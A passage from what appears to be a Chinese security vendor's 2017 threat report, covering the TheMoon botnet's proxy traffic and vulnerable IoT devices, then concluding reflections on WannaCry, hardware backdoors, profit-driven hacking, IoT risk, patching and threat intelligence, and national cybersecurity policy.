代理网络中流传的流量大致分为有明文和密文两部分，流量均不高。明文部分，经人肉筛选，和色情、赌博、挖矿等内容有关，另有一小部分看起来像门户网站；密文部分的流量推测与电商或者在线邮箱有关。

以下为涉及的 IoT 设备漏洞：ASUS WRT UDP 999，D-Link 850L，VIVOTEK Network Cameras，D-Link DIR-890L D-Link DIR-645，Linksys E-series，D-Link 815。

TheMoon 僵尸网络与常见 DDOS 型僵尸网络不同，其主要工作目标是建立一个 socks 代理资源池，在资源池中会看到一些灰色流量的访问。

七、

总结

7.1 国外软硬件系统频爆漏洞后门，加强自主可控信息系统研发势在必行

近年来，频繁曝光的各种国外软硬件产品的漏洞后门事件不断警醒我们，加快自主可控信息系统研发已经迫在眉睫。

2017 年 5 月 12 日爆发的 WannaCry 勒索蠕虫，使得我国不少基础信息系统受到波及。WannaCry 之所以攻击力极强在于其使用了 2017 年泄露的 NSA 网络武器“永恒之蓝”。深入分析得知，2017 年泄露的 NSA 武器攻击面颇广，可以远程攻破全球 70%的 Windows 机器，且大多无视 Windows 默认的安全配置。配合其使用的“DoublePulsar”后门是一个无文件型，无网络特征的内核级后门，其技术之高隐蔽手段之强当属极少数高级国家级 APT 攻击中才能见到。我们有理由相信，在这类攻击技术公开之前，世界上没有任何一款安全产品可以有效检测。更何况“永恒之蓝”武器是 2013 年泄露的，2013 年之前使用的武器已经如此，那么尚未泄露的网络武器又会是什么级别？

几乎同时，惠普笔记本音频驱动被曝光存在键盘记录器后门。国外安全研究员研究发现惠普 IT 产品（笔记本电脑）中的 Conexant 音频驱动程序内置了用于调试产品的 MicTray64.exe（键盘记录器），可记录用户的所有按键输入，并可在白名单机制下绕过杀毒软件检测。

2017 年 11 月，Intel 处理器 Management Engine（管理引擎）被曝光存在严重漏洞，攻击者可以利用该漏洞获得英特尔产品系统的远程控制权……

越来越多的“棱镜门”事件被曝光，迫使我们需要对国家的信息安全体系建设进行更为冷静的思考。目前，在我国信息化发展过程中，关键信息系统 90%以上仍使用国外产品。必须加快发展自主可控的战略高新技术和重要领域核心关键技术，唯有自主可控，才是民族不受胁迫的脊柱底气，唯有自主可控，才是国家安定富强的核心基础。没有自主可控，就没有网络安全，没有网络安全，就没有国家安全。

7.2 黑客攻击的逐利性趋势日益显著，网络安全态势日趋严峻

有数据显示，全世界黑客这两年的收益，已是过去几年的 5 到 10 倍。各种黑客势力分工明确，攻击目标和手段更加精准，已经形成相对完整的合作链条，地下黑产活动越来越猖獗。黑客攻击行为早已由原先的炫技转为更多的追求经济利益，2017 年爆发式增长的挖矿木马就是黑客逐利性的典型体现，相信这种趋势在今后会更加明显，黑客会追求更快更有效的“赚钱”模式。

同时，在强大利益的驱使和丰厚资金的支持下，攻击者的组织、手段、方法、工具也会更加的强大、丰富和完善，有更强的隐蔽性、破坏性和针对性，给我们的网络安全防御提出更高的要求。

7.3 新技术新产品研发的同时带来各类新安全风险的蜂拥而至

近年来，物联网技术的普及和快速发展让越来越多设备智能化，各种智能可穿戴设备、智能家居、智能路由器等终端设备和网络设备迅速发展起来。但由于部分设备在开发设计时缺乏相关安全措施的考虑，导致设备先天就存在一些安全缺陷，使攻击者能够轻易实施攻击。致使大半个美国断网的 Mirai，风靡全球的僵尸网络 IoTroop 等都将矛头指向了这些脆弱的设备。可以预见这些脆弱的设备随着数量的增加，安全问题将愈发严峻，它们很可能成为未来发起大规模网络攻击的温床。因此加强智能设备的安全保护迫在眉睫。这就需要相关新产品开发厂商和人员提高安全开发意识，降

低安全风险，同时安全厂商也有责任和义务配合把好产品的安全关卡，将安全风险消灭在萌芽之中。

7.4 网络安全建设仍存在薄弱环节，风险防范远未达到“未雨绸缪”

2017 年多起重大网络安全事件警示我们，大量关键基础设施的信息安全防护能力还远远没有达到应有的水准。事实上，多数网络安全事件在大规模爆发时，相关应用厂商已经提供了修复方法或补丁，网络安全产品和服务供应商也提供了必要的解决方案。但我们看到大量的企业和组织或多或少都存在一定的侥幸心理，认为网络攻击的“炸弹”不会落在自己头上。在这种侥幸心理的驱使下对于“补漏洞、系统加固、升级安全产品”等基础安全工作简单应付，等到真正遭到攻击时只能被动的进行应急处置、四处救火，完全无法做到防患于未然。虽说“亡羊补牢为时未晚”，但每一次的网络攻击都会产生实际的损失，对于安全风险的防范还远未达到“未雨绸缪”。

7.5 安全产品与威胁情报紧密结合，才能有效防范各类新生威胁

越来越多的事实表明，只有将传统安全产品和威胁情报等新技术有机结合才能筑起新的安全防线。在新的安全防线中，不但需要数十年安全攻防规则的积累，还需要新型的威胁情报技术、大数据技术、人工智能技术等做补充，任何一项都缺一不可。传统的特征检测技术的优点在于对同一类攻击方法通杀性较强，准确性较高，但却无法对抗混淆、反检测、隐蔽信道传输等日益复杂的逃逸手段，这就需要结合威胁情报这种“短平快”的手段来予以弥补；反过来，单单依靠威胁情报也是不够的，威胁情报大多时效性强、失效快，打的是时间差，云和终端必须紧密联动快速响应。而且威胁情报在大多数情况下仅仅当于一个线索，无法判定主机是否真正中招，必须顺着威胁情报这条线索继续深入调查，同时结合全流量存储和溯源、人工辅助分析等才能起到较好的效果。只有将传统特征检测技术和威胁情报结合在一起的产品才能在当今日益复杂的攻防环境中立于不败之地。

7.6 结语

习近平总书记强调“没有网络安全，就没有国家安全”。网络安全早已不再是个人隐私和资产泄露的局部性问题，而是直接关系到社会安全、经济安全、基础设施安全、城市安全，乃至政治安全的重大问题。2016 年底，国家互联网信息办公室发布的《国家网络空间安全战略》阐明了中国关于网络空间发展和安全的重大立场和主张，明确了战略方针和九大战略任务。2017 年 6 月 1 日《中华人民共和国网络安全法》开始正式实施，从此我国网络安全工作有了基础性的法律框架。相信随着网络安全法的深入贯彻和实施，以及网络安全产品和服务供应商和政府机构的紧密联动，我国的网络环境会得到极大的改观，人民的网络安全观念和安全指数也会得到极大提升。在此过程中，启明星辰愿与各监管单位、网络安全界同行、企业单位和个人一起携手，持续进行技术创新，共同应对网络安全威胁，推动产业健康发展，为构建一个安全稳定繁荣的网络空间，铸牢我国网络安全的坚固防线而不懈努力。（完）